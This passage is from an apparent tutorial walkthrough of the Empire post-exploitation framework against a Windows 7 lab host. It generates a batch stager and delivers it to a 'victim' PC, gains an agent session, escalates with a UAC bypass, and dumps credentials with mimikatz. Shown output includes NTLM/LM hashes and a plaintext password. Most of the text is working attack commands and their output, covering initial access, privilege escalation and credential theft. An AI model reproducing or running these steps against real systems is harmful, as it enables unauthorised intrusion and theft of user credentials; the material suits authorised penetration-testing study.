                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/windows/launcher_bat) > set Listener test
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

The above two commands will execute our exploit after setting the listener test and create /tmp/launcher.bat. Use the python server to execute this file in victims’ PC. As the file will execute, you will have a session. To check your session type:

```
agents
```

With the above command, you can see that you have a session activated. You can change the name of your session as the name given by default is pretty complicated and difficult to remember. To do so type:

```
rename ZAF3GT5W raajpc
```

Use the following to access the session:


```
interact raajpc
```

Once you have gained access to the session, try and get admin session by using the following command:

bypassuac http

After executing the bypassuac command another session will open. Rename that session too by typing :

```
rename HE3K45LN adminraj
```




```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 ZAF3GT5W ps 192.168.1.102   RAJ               raj\raj                 powershell

(Empire: agents) > rename ZAF3GT5W raajpc
(Empire: agents) > interact raajpc
(Empire: raajpc) > bypassuac http
[*] Tasked ZAF3GT5W to run TASK_CMD_JOB
[*] Agent ZAF3GT5W tasked with task ID 1
[*] Tasked agent raajpc to run module powershell/privesc/bypassuac_eventvwr
(Empire: raajpc) > [*] Agent ZAF3GT5W returned results.
Job started: 3U5LN7
[*] Valid results returned by 192.168.1.102
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.102
[*] New agent HE3K45LN checked in
[+] Initial agent HE3K45LN from 192.168.1.102 now active (Slack)
[*] Sending agent (stage 2) to HE3K45LN at 192.168.1.102

(Empire: raajpc) > back
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 raajpc   ps 192.168.1.102   RAJ               raj\raj                 powershell
 HE3K45LN ps 192.168.1.102   RAJ               *raj\raj                powershell

(Empire: agents) > rename HE3K45LN adminraj
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 raajpc   ps 192.168.1.102   RAJ               raj\raj                 powershell
 adminraj ps 192.168.1.102   RAJ               *raj\raj                powershell
```

Let’s

```
interact with adminraj now.
interact adminraj
```


<tab><tab>helps us view all the options in the shell. There are several options which is quite helpful to for post exploitation. Such as info, job, list and etc as shown in the image.

Info: for all the basic details like IP, nonce, jitter, integrity etc.



```
(Empire: agents) > interact adminraj
(Empire: adminraj) >
agents            creds             info              killdate          main
rename            scriptcmd         shinject          sysinfo           usemodule
back              download          injectshellcode   list              mimikatz
resource          scriptimport      sleep             updatecomms       workinghours
bypassuac         exit              jobs              listeners         psinject
revtoself         searchmodule      spawn             updateprofile
clear             help              kill              lostlimit         pth
sc                shell             steal_token       upload
(Empire: adminraj) > info

[*] Agent info:

        nonce                   6946511287442604
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.102
        working_hours
        session_key             M_z]biJ:mlF|T>vIa6o%-@X#07hd}s8x
        children                None
        checkin_time            2018-10-08 11:19:20
        hostname                RAJ
        id                      2
        delay                   5
        username                raj\raj
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              2332
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5
.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate
        lost_limit              60
        taskings                None
        name                    adminraj
        language                powershell
        external_ip             192.168.1.102
        session_id              HE3K45LN
        lastseen_time           2018-10-08 11:22:31
        language_version        2
        high_integrity          1

(Empire: adminraj) >
```


Now if you use ‘help’ command, you will be able to see all the executable commands.



```
(Empire: adminraj) > help

Agent Commands
==============
agents            Jump to the agents menu.
back              Go back a menu.
bypassuac         Runs BypassUAC, spawning a new high-integrity agent for a listener. Ex. spawn <listener>
clear             Clear out agent tasking.
creds             Display/return credentials from the database.
download          Task an agent to download a file.
exit              Task agent to exit.
help              Displays the help menu or syntax for particular commands.
info              Display information about this agent
injectshellcode   Inject listener shellcode into a remote process. Ex. injectshellcode <meter_listener> <pid>
jobs              Return jobs or kill a running job.
kill              Task an agent to kill a particular process name or ID.
killdate          Get or set an agent's killdate (01/01/2016).
list              Lists all active agents (or listeners).
listeners         Jump to the listeners menu.
lostlimit         Task an agent to change the limit on lost agent detection
main              Go back to the main menu.
mimikatz          Runs Invoke-Mimikatz on the client.
psinject          Inject a launcher into a remote process. Ex. psinject <listener> <pid/process_name>
pth               Executes PTH for a CredID through Mimikatz.
rename            Rename the agent.
resource          Read and execute a list of Empire commands from a file.
revtoself         Uses credentials/tokens to revert token privileges.
sc                Takes a screenshot, default is PNG. Giving a ratio means using JPEG. Ex. sc [1-100]
scriptcmd         Execute a function in the currently imported PowerShell script.
scriptimport      Imports a PowerShell script and keeps it in memory in the agent.
searchmodule      Search Empire module names/descriptions.
shell             Task an agent to use a shell command.
shinject          Inject non-meterpreter listener shellcode into a remote process. Ex. shinject <listener> <pid>
sleep             Task an agent to 'sleep interval [jitter]'
spawn             Spawns a new Empire agent for the given listener name. Ex. spawn <listener>
steal_token       Uses credentials/tokens to impersonate a token for a given process ID.
sysinfo           Task an agent to get system information.
updatecomms       Dynamically update the agent comms to another listener
updateprofile     Update an agent connection profile.
upload            Task an agent to upload a file.
usemodule         Use an Empire PowerShell module.
workinghours      Get or set an agent's working hours (9:00-17:00).
```

Let's try and run **mimikatz** to get the password of the user. Since **mimikatz** won't run on a normal guest user shell and will only run on the admin shell; this also proves that we have to achieve admin access so that we can use mimikatz.

Hmmmm!! And the password is "123" for user raj.



```
(Empire: adminraj) > mimikatz
[*] Tasked HE3K45LN to run TASK_CMD_JOB
[*] Agent HE3K45LN tasked with task ID 1
[*] Tasked agent adminraj to run module powershell/credentials/mimikatz/logonpasswords
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Job started: 5R7ZX4
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
Hostname: raj / -

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 160688 (00000000:000273b0)
Session           : Interactive from 1
User Name         : raj
Domain            : raj
Logon Server      : RAJ
Logon Time        : 10/8/2018 8:41:46 PM
SID               : S-1-5-21-379292247-3942135249-1451521861-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : raj
         * LM       : ccf9155e3e7db453aad3b435b51404ee
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
         * Username : raj
         * Domain   : raj
         * Password : 123
        wdigest :
         * Username : raj
         * Domain   : raj
         * Password : 123
        kerberos :
         * Username : raj
         * Domain   : raj
         * Password : 123
        ssp :
        credman :
```

creds

Above command will dump the credentials or password of any user in both plaintext and its hash as well.

